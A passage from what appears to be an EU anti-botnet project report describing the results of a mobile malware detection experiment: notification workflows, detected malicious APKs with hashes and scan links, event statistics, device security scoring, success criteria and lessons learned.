Following figure presents a workflow for user notification process while detecting malicious URL and presence of a malicious APK. In the first case, user is notified about the malicious URL before accessing the URL. The report is also reported to the CCH. In the second case, user tries to install a malicious APK. The detection is done locally using filters and detection of specific fingerprinting technique towards the APK, which can result with indication of the malicious content. User is notified and presented with the details about the malicious APK. The notification is also synchronized towards the GCMServer and reported towards the CCH.

Within the Device Monitor tool, have been generated around 108.110 APK Hash Rules. All these rules generated 3.983 notifications to the user about potential malicious applications.




Figure 75: Workflow for user notification using Device Monitor.

More information about general notification step is explained in section Mitigation & Notification.

9.2.4. Reports collected for improvement

891 mobile events and 1.484 APKs have been collected during the experiment between all partners receiving data. The events have been collected in order to improve the process of detection.




Figure 76 – MOBILE experiment – Information collected for improvement

9.3. Qualitative results

Specific and detailed objectives for the mobile experiment detailed on document D3.1-Planning of Experiments are:

- Detect and analyze attacks generated from mobile networks (tagging incidents as originated from mobile network).
- Analyze mobile devices through apps and services, detecting the malicious and suspicious APKs or activities and alert the end user.

Based on these objectives and the results given on the previous section, the obtained outcomes can be considered as good, but there was no detection of an attack originated from or targeted towards mobile network. Indeed, the attacks were detected within specific ASes where it was possible to differentiate whether the IPs belong to a fixed network or a mobile network. These attacks were discovered in the scope of the WEBSITES experiment and DDoS experiment. Within these, it was possible to detect attacks generated from a mobile network or attacking to a mobile network. The attacks were analysed in the scope of the experiment they belonged. Additionally, they were analysed along with the rest of the events detected.

In addition, it was possible to analyse apps and security status of the devices as the tools are installed directly in the end-users device. This makes the notification easier and therefore alerting the end-users is possible directly on the device. It was also possible to detect and analyse the malicious and suspicious APKs discovered on the devices. A great number of malicious APKs have been discovered, been a normal behaviour as global tendencies indicate an increment of the threats associated to mobile devices. Since mobile devices are more often used to make money transactions and are used to access to bank services or make any other purchase online, mobile malware is turning towards monetization and targets more often mobile devices[11].

9.3.1. Installs statistics

During the experiments period, were made 21.500 unique installations of the APPs provided to the project. Most of these installations were done in Spain reaching the number of 20.231. For the rest of the countries, the following figure shows those where more installations were registered. Country codes shown are complained with ISO 3166-1.

[11] https://securelist.com/analysis/quarterly-malware-reports/69872/it-threat-evolution-in-q1-2015/ (July 2015)




Figure 77 - MOBILE Experiment - Installations per country (not counting Spain)

9.3.2. Summary of APKs

Within the experiment period, the use of mobile malware has been discovered detecting a total of 1756 malicious APKs. These threats were identified as Trojans and Adware by several scanning engines (e.g. from Virus total). One example of detected potential malware (adware): https://www.virustotal.com/en/file/F14F69F1A78B80FF6004B326D856018BE3941560A2306A97E4F9C1A627E2B026/analysis/

It seems the APK is a version of *com.freevpnintouch.apk* application, which seems to be Free VPN service that has been installed on over million devices. Unlimited Free VPN application is also detected as an Adware and potentially malicious application: https://www.virustotal.com/en/file/9ac62495de18c2b971c100b8a2ab999aa215a41b442f1512fd3ac70b1dbe9a87/analysis/

Static analysis shows that it integrates with monetization frameworks Flurry and Appnext. Other malicious APKs detected to be used on mobile devices are listed in the following table.

APK name / package name	Reference URL / scanned file	Result	APK hash
com.z4mod.z4root	https://www.metascan-online.com/en/scanresult/file/f4b0f2f7937643fd88e9eefdb4d851fe	Andr.Exploit.Ratc	D49733D22389EDD8ED0615F6CB86613EC1A86092A58DA2FAF81736CB17326D0D
com.SecUpwN.AIMSICD	https://www.virustotal.com/en/file/03e037c2f5a42e4356ea666690486644497d2d41d6b2f0e80c1e3fde26fa0039/analysis/1427390140/	not-a-virus:HEUR:Monitor.AndroidOS.Agent.ae	03E037C2F5A42E4356EA666690486644497D2D41D6B2F0E80C1E3FDE26FA0039

com.google.android.ogyoutube	https://www.virustotal.com/en/file/866f24f0d7e751388ae8da7c9b464ad1fcb74b9322cec145beec2e163ae74329/analysis/	Android.Riskware.Agent.gLCK	866F24F0D7E751388AE8DA7C9B464AD1FCB74B9322CEC145BEEC2E163AE74329
com.motricity.verizon.ssodownloadable	https://www.metascan-online.com/en/scanresult/file/7d5e9a82ded04c3a84f1af3ceefe06b6	Android.Trj.SMSAgent-G.Gen	c2131eacc3e2a3695670bcf482e5860d596eb1a1401a10a1e6e0d460799cc3ac
com.motricity.verizon.ssodownloadable	https://www.metascan-online.com/en/scanresult/file/9422a9eae3ff43c4a35d7907fcf04656	Android.Trj.SMSAgent-G.Gen	60761ddd64eed0068ede6908f293ff124c3e065915221b49aff30a9d19b1da44

Table 42 – MOBILE experiment – Non-exhaustive summary of APKs detected within all the periods.

9.3.3. Events description

During the experiment period, it was possible to capture next 5 main subcategories of events:

- SuspiciousConnectionEvent – events related to internet resources
  - URIBrowseEvent - when user visits malicious URI (IP)
  - URICheckEvent – when user manually checks URI
- IMEIChangeEvent – when the device changes IMEI numbers
- MaliciousAppEvent
  - MaliciousAPKCheckedEvent
- MACChangeEvent – when the device detects MAC number changes
- SMSHijackEvent – when there exists indices that SMS was hijacked by some application

In the next subsections it can be seen the results per subcategory.




Figure 78 – MOBILE experiment – Events detected by XLAB's Device Monitor during all periods of experiment execution.

9.3.3.1. Suspicious Connections and URIBrowseEvent

These reports are triggered when a user visits or manually checks specific network resource (URI). There were detected 265 visits of suspicious sites from 2nd March 2015 during the running experiments. These were made from 35 unique devices. The trend of detection of these events dropped after 10th March since there were many false positives due to the use of proxy pages and hosting services.

9.3.3.2. IMEI Change events

IMEIChangeEvents are triggered when the device changes IMEI numbers (pointing to IMEI spoofing). These events are also triggered when the device uses two SIM cards and these events are used in pairs, e.g. changing IMEI number from 359004058742429 to 359004058742411 and back to 359004058742429. It was detected 94 events of this type throughout all periods of the experiment and it seems it originates from only three different devices from the beginning of March.

9.3.3.3. Malicious Application Event

During all four periods were detected several MalicousApplication events (254 of these events on 98 devices). Several APKs were submitted due to suspicious permissions (too open permissions) into CCH for further inspection. It turns out one of these was verifiable malicious.

9.3.3.4. MAC Change events

During all periods, have been noticed that 8 devices were involved in changing MAC regularly. Altogether, there were 49 reports related to MAC Changes. One explanation would be that this is someone testing the application in virtualized environment, and changing MAC continuously.

9.3.3.5. SMSHijackEvent

During the execution of the experiment it has been detected a number (263) of *SMSHijackEvents* from 40 different devices. After analysis of the events, it turned out these events did not relate to any particular malware that was hijacking the SMSes. With the newer version of Android OS, the detection of this kind of events did not make sense since the user has total control of which application has permissions to the reading and sending SMS messages.

9.3.4. Device security status analysis

Device security status was carried out applying a classification algorithm over the following characteristic of the mobile’s configuration:

- Devices administrator enabled.
- Application verified enabled
- Device autolock enabled
- Lock when switch on disabled
- GPS enabled
- Bluetooth enable
- Link to an unprotected WIFI

- WIFI enabled
- NFC enabled
- Install from unknown origins enabled
- Show password enabled
- Screen lock disabled
- Rooted device

There are four possible categories to classify the security status of the devices based on the previous algorithm and characteristics:

- High: Device is potentially vulnerable and at risk due to its bad configuration.
- Medium: Device is under risk but it is better configured than the high value.
- Low: Risk due to bad configuration is lower but it is still present.
- None: Apparently, there is no bad configuration and device is safe.

On the following figure is presented the security status of the devices with the tool installed:





Figure 79 - MOBILE Experiment - Summary Device Security Status

70% of the devices analysed were ranked in the category of low or none. This may be the results of a more security awareness user and a possible indicator of the effectiveness of the security warning campaigns carried out by NSCs and other companies. Another reason could be the warnings that appear on the devices while using these APPs, which is an information that directly reaches end-users and are potentially more effective than traditional campaigns.

9.3.5. Malicious Connections

Connections done from the devices (all connections not only those done from the browser) are checked against IP reputation lists. This can generates a warning to the user if it is detected any suspicious or malicious connection. There are seven categories assigned to these connections:

- Normal Connection: The site where the device is connecting is considered safe.
- Phising: The site probably is doing phising activities.
- C&C: The site probably host a C&C.
- Malicious: The site is probably related with malware activities.
- Fraud: It is probable that the site is performing actions to trick the users. It refers to other fraud activities than phising.
- Fast-Flux: The site is related with Fast-Flux activities.
- Botnet: The site probably form part of a botnet element.



More than 50% of the connections done from mobile devices are considered as normal connections, which reflects a good health on the mobile devices. Looking at the malicious categories, phishing protrudes over the rest. This probably is caused because usually mobile devices are used to look at mail inboxes and phishing campaigns usually target mail addresses. In the same terms, the next element with a notorious percentage is the connections done to malicious or malware sites. They are probably caused by malicious APKs, although, it cannot be discarded that they were done from mail links.

9.4. Success criteria final status

Success criteria for mobile experiment were defined in the D3.1 Planing reports of the experiments.

To determine the status of the success criteria, have been applied the following rules:

- **Achieved**: The success criteria has been achieved completely.
- **Achieved with observations**: The success criteria has been executed but not by all partners who should (due to different reasons), or when there have not been opportunities to execute the action required, e.g. there have not been detected any incident of the constituency of the partners involved, but all mechanisms are ready to execute it.
- **Not achieved:** There was not possible to execute successfully the success criteria.

Following is reported the status of each success criteria once the experiments have finished:

- End-user tools are accessible for users in ACDC countries.

Status: **Achieved.**

Justification: End-users tools from INCIBE (Conan Mobile) and XLAB (Device Monitor) are available on the Google Play Store open to European users.

Conan Mobile
https://play.google.com/store/apps/details?id=es.inteco.conanmobile&hl=es

Device Monitor
https://play.google.com/store/apps/details?id=eu.acdc.xlab.devicemonitor

- Attacks from mobile devices are detected by sensors and tools and sent to CCH.

  Status: **Achieved.**

  Justification: Attacks related to mobile have been detected and sent to the CCH by the different sensors of the experiment. This is explained in the section Qualitative results.

- At least 50% of malicious contents (APKs or others) discovered are analysed.

  Status: **Achieved.**

  Justification: 100% of suspicious and malicious contents have been analyzed. The analysis have been made by two different ways, direct from the sensor which detects it and before to send the report to the CCH, and by the analyser roles, collecting existing reports from the CCH, analysing them and determining if the content is malicious, updating their confidence level and sending the report to the CCH.

- At least 50% attacks to mobile networks are analyzed.

  Status: **Achieved.**

  Justification: Almost 100% of the attacks to mobile networks reported have been analyzed by the analyzer role, as it is explained on the Qualitative results section.

- 100% of C&C server discovered are notified to LEAs, in order to start a takedown process, if it is legally feasible depending of the country.

  Status: **Achieved** with observations.

  Justification: No C&C server belonging to the partners' constituency have been discovered. Therefore, it is not applicable to be notified. If some C&C server is detected in the CERTs constituency, the notification to LEAs is planned.

- NSCs alert end-users about 75% of malicious APKs discovered (if the APK is available on the country's market)

  Status: **Achieved** with observations.

Justification: Spanish National Support Center has published on their web alerts to end-users about the 100% of the APKs detected related to its constituency.

Following are shown some examples about these posts:
http://www.osi.es/es/actualidad/avisos/2015/02/linterna-hd-mas-luz-en-tu-smartphone-menos-en-tu-monedero
http://www.osi.es/es/actualidad/avisos/2015/03/me-desnudo-en-tu-movil-y-de-paso-te-vacio-la-cartera
http://www.osi.es/es/actualidad/avisos/2015/03/las-llamadas-gratuitas-de-whatsapp-pueden-salirte-muy-caras

9.5. Parallel activities

In the scope of the experiments, a Mobile blog has been created on the Community Portal, accessible by partners participating in the experiments.

The concept of the blog is to report main experiment results and activities of each period, as well as other news or publications related to the experiments.

The principal tasks published during the experiments, has been the following:

- Summaries about main malicious APKs discovered.
- Concrete advices about APKs discovered and published on NSCs' websites.
- Links about articles related Mobile published on NSCs and/or CERTs blogs.
- News about Mobile ACDC Tools.
- Mobile experiment graphs and statistics.

10. Mitigation & Notification

During the experiments have been notifying the following types of incidents by CERTs and ISPs to the correspond agents affected:

- Malicious URLs.
- Malicious attachments.
- Spambots.
- Spam campaigns.
- Websites bots.
- Fast flux domains.
- Fast flux bots.
- DDoS IPs attackers.
- C&C IPs addresses.
- APKs

From this list, some detections such as spam campaigns or APKs are not related to be notified to agents but direct alert to end users, this contents have been published as an advisors on the web pages of some NSCs.

Each partner has his own workflow for the notification process, but generalizing, it could be described in the following way:

CERTs receive incident reports from several resources; one of them is through the XMPP channel of the CCH from ACDC. Once the report is collected there are two options, the first is that the incident is reported through an automatically notification to the correspond agent, the second option is that the report is processed before send the notification. This step could has a previously pre-processed (for example, categorized by event, distributed to other tools or automatically checked for hardware), and then be analyzed manually by the incident handling team and entered into a system notification such as RTIR.

Other type of notification is made directly from ISPs to affected users informing them about incidents related to their connections. This type of notification has being developed within ACDC and as a result of a public-private partnership between a CERT and an ISP. The CERT provides the evidences about the incidents corresponding to the ISP, and they identify the user affected and made the notification, finally the NSC helps to the user affected to get more information about the incident and how disinfect.

In the ANEX 2. Notifications can be found examples of notifications sent and alerts published about detections made within ACDC.

11. Global issues and improvements

During the execution of the experiments, there were found some issues that obstructed their correct performance but not, in any case, prevented them. Despite these issues, experiments were correctly run and finished, they were taken as an opportunity to learn and improve the whole system.

Two different types of issues have been observed, they can be classified in technical and non-technical issues. Some of these issues were produced by mechanism or procedures not already configured for the experiments but planned for the final of the project or for the work to do once the pilot is ended.

In addition, it was observed that during the first two periods of the experiments the number of issues were bigger than in the last two periods. It can be explained because many of them were corrected. It also lets more data to enter in the normal flow, noticing a notably increase on the volume and types of data shared. As some issues were corrected, more partners and more tools were able to connect to the system.

11.1. Non-technical issues

The main non-technical issue was related to the no communication of the stop of the XMPP channel service. Especially at the beginning of the experiments, disrupts (planned or not) on the service were not communicated to partners. This caused some confusion about if the problems were on the partner side or on the XMPP side, forcing partners to have continuous monitoring mechanisms. This issue was solved agreeing among all partners to notify through the community portal forum any issue detected or planned disrupts of the service.

Another problem detected was the way in that policies between keys were shown and managed within the first version of the community portal. It made complicated to see which keys were already associated and which were not and must be done. Latest versions of the community portal solved this problem and shows the key management panel in a more friendly and easy way.

11.2. Technical issues

Despite the concrete issues that each partner had on their own tools, there were found the following main technical issues during the experiments period:

- Unstable situation with regards to the reception of data

  Along the experiments period there were some punctual disrupts of the service. At the beginning, they affected to all partners and they were solved with the location change of the CCH and XMPP server. After this change, there were still some disrupts on the service but in an apparently randomly way. It affected not to all partners at the same time and it lasted for a non concrete period of time. During the periods of the interruption of the service, data was not necessarily lost due to it is stored for a limited period of time and served once the partner get connected again.

- Data variety/quantity

Although there were a huge amount of data shared within the project, for some concretes types of data there were not enough variety or enough reports. In regards of the spam experiment, the variety of the received samples was very low. The result of this is that most of the samples found in the spam experiment belongs to the worm MyDoom, as it was explained in the Spam Qualitative results or to Conficker, as it was explained in the Websites Qualitative results. Something similar happened in the mobile experiment, where there were a little number of samples shared. Another concern was that there were not enough phishing reports to properly feed and train partners' tools, or that the lack of variety on the subcategories on the malicious_uri reports, most of them belongs to malware. These issues could be addressed by adding more partners and tools focussed on this kind of data to the project.

- Incorrect use of the identifier/tags

For the experiment period, all partners were agreed in the use of a concrete tag to differentiate the partner and the experiment of the report sent. Some partners sent it incorrectly, causing a failure or directly the not process of the reports by automated tools and scripts. This issue was worst at the beginning of the experiments and it was solved little time after it.

- Info provided within the spam campaign report

Since the point of view of a NSC, it is necessary to enrich the info related to a spam campaign. With the info provided currently, it is not possible to generate an alert or a content for the NSC site. This issue was addressed by a direct contact between partners involved, in order to provide to the NSC more info about a concrete spam campaign they were interested in.

- Data anonymization

Since data anonymization is needed, it poses a challenge to CERTs partners as they need to know the source of the data, such as IPs, to been able to notify.

- Lack of an efficient method to submit continuous reports

In some cases, when continuous and big data is received is better to send it at only one time and grouped instead of send one report by one report. This may increase the performance of the tools.

- Keys and Sharing policies

At the beginning of the experiments there were some issues related with old keys and misconfigurations. This forced partners to create new keys and establish new sharing policies. The issue was solved with the updates applied to the CCH and the Community Portal.

- Corrrelation limited vision

With the current model, correlation tools have a limited scope because they have to ask for agreements directly with every partner. This may produce that the correlation is done over a limited fraction of the data shared. Besides, also this in an approach scales badly. This could be solved in the future according future exploitations plans.

11.3. Improvements

Based on the issues detected, the day to day interaction and the work performed along the experiments period, there were identified several improvements. Although they could not be applied in time to be executed during the experiments, they represent an important milestone because they indicate one of the paths to follow, in order to increase the quality of the project and attract more partners to the consortium. Points remains barely the same as on the Experiments. However, they are written again in terms of simplicity.

Improvements have been divided in three big groups:

- **Schemata**: This group involves suggestions and improvements to the schemata currently used, explained in D3.3 Control Experiments deliverable. The solutions applied can be read on section Improvements applied of this document.

- **Tools**: This group collects actions to help partners in the task of improve their tools or directly improvement suggestions for a concrete tool.

- **General**: This last group is used to make suggestions for the rest of the project elements not included in the previous groups, such as architectural infrastructure suggestions or internal notification processes.

11.3.1. Tools

- Provide feedback

In general, it is interesting that those partners analyzing and receiving data may give feedback to sensors if they found false positives or any other information that could help them to improve their tools.

- Check URI fields

It has been identified that some malformed URIs were sent, they include two protocols, for instance http://smb://. It may be interesting that this checked could be done at CCH level, relieving partners from this check.

- Batch functionality in web-service API

Currently the web-service API lacks support for efficiently delivery of a large amount of reports. A batch functionality to deliver a set of flows within one request would be useful in order to increase the performance of sensors.

Another idea to reduce the rate of reports, without losing information of details, could be achieved by one of these two possible ways:

- **Set a threshold**: Only report flows, which occurred with a certain frequency within a timeframe. It might require a possibility to communicate such settings with partners, who intends to further analyze and use this aggregated data.

- **Aggregate Reports on ASN level**: Current reports are on an IP level, which results in a high amount of unique reports. Rather than operating on an IP level, reports could be aggregated on an ASN level, which would decrease the amount, but would require a change in the JSON data schema. However, some details, such as involved IP addresses, would be removed from the report. Moreover, this approach may cause some problems to CERTs or ISPs since they will not be able to identify the origin of the event and in consequence, they could not notify.

- SSL certificates self-generated

SSL certificates generated on the CCH side are self-generated, which is hard to authenticate by users.

- Data anonymization

CERTs need to know the real IP of an incident. For this reason, if a "proprietary" anonymization algorithm is used, it is not possible to handle the incident or identify the constituency of the report. The approach might be done in a centralized way using the CCH to implement it.

- Data retrieve

It might be interesting for CERTs, NSCs or researchers to have access to some types of data in the CCH. This represents a change in the currently approach used. It would allow the possibility to ask to the CCH for certain type of reports. In principle, these reports should be botnet or malware types. In the case of the botnets, it would be interesting to be able to obtain the info associated to them, such as malware or URIs used, and the possibility to filter them by constituency, whenever it is complained with legal requirements.

- Report category and key check

Data of different report type are being sending by the same key. This practice should be avoided, enforcing the association between every key with one report type. This is already partiality done and it is a double work. On one hand, while the creation of a key must be enforced the association between the key and the report category. On the other hand, every time that a report arrives to the CCH it must be checked that his report category matches with the previously declared.

- Improve honeypots/honeynets

  It would be interesting to improve the honeys in order to try to detect more and different malware samples, new threats and, in the end, been able to discover new attacks patterns and malware families. This will be useful since most of the samples found during the experiments belongs to old malware families.

- Improve Community Portal

  It is needed an improvement of the Community Portal regarding the performance, the usability and the functionality, in order to provide an awesome user experience, to make the work easier and to attract new partners.

11.3.2. General

- Avoid data and notification duplication

  Partners with roles of CERT or NSC may define internal protocols to avoid notify the same incident twice or more if they detect the incident by other different ways than ACDC. It also might be useful for end-users to include in the notification a reference to the NSC. (Both suggestions depend on each CERT internal procedures).

- NSC network

  It would be interesting that NSCs worked in a network way, to allow the sharing of information between them and thus have an enriching of information written in the language of each country.

- Key sharing check

  In order to being legal complained and not to share among partners data that cannot be shared, it is necessary that before accept any key association, the partner must be sure if that type of data can be shared. This could be achieved by showing to the user a warning before he accepts the request for those reports which involve personal data, or by enforcing that only users with stakeholder responsible role (or the role with more privileges defined) in the Community Portal could accept those requests.

- Correlation special agreements

